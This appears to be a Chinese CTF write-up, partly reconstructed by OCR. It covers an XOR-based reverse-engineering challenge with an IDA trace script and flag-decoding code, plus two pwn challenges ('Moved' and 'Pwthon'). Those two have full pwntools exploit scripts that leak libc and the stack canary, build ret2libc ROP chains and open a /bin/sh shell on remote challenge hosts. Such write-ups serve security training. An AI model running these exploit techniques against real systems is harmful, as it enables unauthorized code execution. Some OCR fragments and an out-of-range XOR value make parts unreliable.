


```
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
37 C4 00 00 00 00 00 00  00 00 00 00 00 00 00 00  7...............
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

所以可以知道输入仅仅是经历了异或加密

写个IDA_trace脚本把这个异或的值打印出来

```python
import idc
import ida_bytes

print(f"{idc.get_reg_value('RAX')},",end='')
```



Breakpoint settings

Location: 0x557B73DD9B0B (sub_557B73DD96BC+44F)

Condition: :" {idc.get_reg_value('RAX')},",end='')

Settings
☑ Enabled
□ Hardware
□ Module relative
□ Symbolic
□ Source code
□ Low level condition

Actions
□ Break
☑ Trace
□ Refresh debugger memory
□ Enable tracing
□ Disable tracing

Tracing type: Instructions


Evaluate condition on the remote computer

Hardware breakpoint mode
□ Read
□ Write
□ Execute

Size: 0x1

经过动调发现前两位不是异或的数,后面每隔一位才是与输入进行异或的数

随后就是需要找到最终要比较的数组,通过将0x54与前缀flag的第一位f异或,可以得到字符2,通过在内存中搜索,找到最后比较的数组在这个位置



```
0000557B7485BC60  E4 FA 07 6F B5 CE D0 FC  06 68 A4 F8 DE 11 A3 6D  ...o.....h.....m
0000557B7485BC70  32 A1 FB 95 C9 FD 74 47  0B B2 F4 EC 6A 7F E8 50  2.....tG........
0000557B7485BC80  ED 7D 69 7A 98 70 A0 60  CD 9B 85 71 EF 6E 5D 27  ...z.p.`...q...'
0000557B7485BC90  91 D3 D9 1F 1C 64 97 7B  83 FF BE 5F 77 54 EB 3E  .....d.{..._wT..
0000557B7485BCA0  44 F6 A7 F1 B0 46 DB 29  BC 78 63 28 33 30 7C 82  D....F...xc(30|.
0000557B7485BCB0  49 6E 70 75 74 20 79 6F  75 72 20 66 6C 61 67 3A  Input·your·flag:
0000557B7485BCC0  54 72 75 65 4E 6F 70 65  32 9A 93 60 80 36 66 39  TrueNope2..`.6f9
0000557B7485BCD0  3E 63 F0 7D 24 27 75 37  37 00 8D 8A F6 21 9E 91  >c....u77.......
0000557B7485BCE0  62 73 1D AC 40 AF 05 7E  2B 72 FC 74 68 00 67 87  bs..@..~+r.th.g.
0000557B7485BCF0  E8 08 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000557B7485BD00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

所以exp如下

```python
xor = [84,51,246,51,242,51,7,51,251,51,4,51,5,51,14,51,93,51,83,51,201,51,78,51,70,51,10,51,19,51,1,51,3,51,56,51,160,51,187,51,199,51,68,51,250,51,188,51,3,51,68,51,44,51,154,51,109,51,152,51,53,51,79,51,74,51,16,51,196,51,23,51,9,51,97,51,6,51,225,51,141,51,117,51,198,51,93,51,130,51,31,51,51,51,217,51,127,51,153,51,162,50,360]
a = [0x32, 0x9A, 0x93, 0x60, 0x80, 0x36, 0x66, 0x39, 0x3E, 0x63, 0xF0, 0x7D, 0x24, 0x27, 0x75, 0x37, 0x37, 0x00, 0x8D, 0x8A, 0xF6, 0x21, 0x9E, 0x91, 0x62, 0x73, 0x1D, 0xAC, 0x40, 0xAF, 0x05, 0x7E, 0x2B, 0x72, 0xFC, 0x74, 0x68, 0x00, 0x67, 0x87, 0xE8, 0x08]
for i in range(len(a)):
    print(chr(a[i]^xor[2*i]),end='')
```

Pwn

Moved

栈迁移模板题

```python
from pwn import*
# p = process("./pwn")
p = remote("101.201.35.76",27431)
# libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc = ELF("./libc-2.27.so")
bss = 0x405000
ret = 0x40124c
read_rbp = 0x401230
puts_plt = 0x401080
puts_got = 0x404018
rdi = 0x401353
leave_ret = 0x40124b
p.recv()
p.send(b'a'*0x20)
p.recv()
p.send(p32(0x12345678))
p.recv()
payload = b'a'*0x30 + p64(bss) + p64(read_rbp)
p.send(payload)
# gdb.attach(p)
payload = p64(bss) + p64(rdi) + p64(puts_got) + p64(puts_plt) + p64(read_rbp) + b'a'*0x8 + p64(bss-0x30) + p64(leave_ret)
```

```python
p.send(payload)

libc_base = u64(p.recv(6).ljust(8,b'\0')) - libc.symbols["puts"]
print(hex(libc_base))
system = libc_base + libc.symbols["system"]
str_bin_sh = libc_base + libc.search(b"/bin/sh").__next__()
# gdb.attach(p)
payload = b'a'*0x20 + p64(rdi) + p64(str_bin_sh) + p64(system)
p.send(payload)
p.interactive()

```

Pwthon

在app.cpython-37m-x86_64-linux-gnu.so里面发现__pyx_f_3app_Welcome2Pwnthon是直接运行之后选择0后出现的函数，里面给了一个地址，一个格式化字符串漏洞和一个栈溢出，格式化禁了$。

看汇编发现这个地址是__pyx_f_3app_get_info的地址，可以通过这个得到题目给出的这个库的base。在栈溢出处泄露libc，发现libc版本为2.27-3ubuntu1.5_amd64，跟上一题一样。此外发现libcbase和前面泄露的base固定差0xf2a000。因此再在栈溢出处搞ret2libc即可。

```python
from pwn import*
p = remote("47.93.188.210",16282)
libc = ELF("./libc-2.27.so")
# p = process("python3 ./main.py")
p.recv()
p.sendline("0")
p.recvuntil("0x")
base = int(p.recv(12),16) - 0x68b0
print(hex(base))
puts_plt = base + 0x3710
puts_got = base + 0x16078
ret = base + 0x301a
rdi = base + 0x3f8f
rsi = base + 0x3cd9
str_ = base + 0x137e8
libc_base = base + 0xf2a000
system = libc_base + libc.symbols["system"]
puts = libc_base + libc.symbols["puts"]
str_bin_sh = libc_base + libc.search(b"/bin/sh").__next__()
payload = b" %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %ptt%p "
# payload = b"%6$llx"F2A
# payload = b'.%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16l
```

```python
lx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx.'
p.sendline(payload)
p.recvuntil("tt0x")
kanaria = int(p.recv(16),16)
print(hex(kanaria))
payload = b'a'*0x108 + p64(kanaria) + b'a'*8 + p64(ret) + p64(rdi) + p64(str_bin_sh) + p64(system)
p.sendline(payload)
p.recv()
p.recv()
# p.recv()
# libc_base = u64(p.recv(6).ljust(8,b'\0')) - libc.symbols["puts"]
# print(hex(libc_base))
# print(hex(libc_base - base))
p.interactive()

```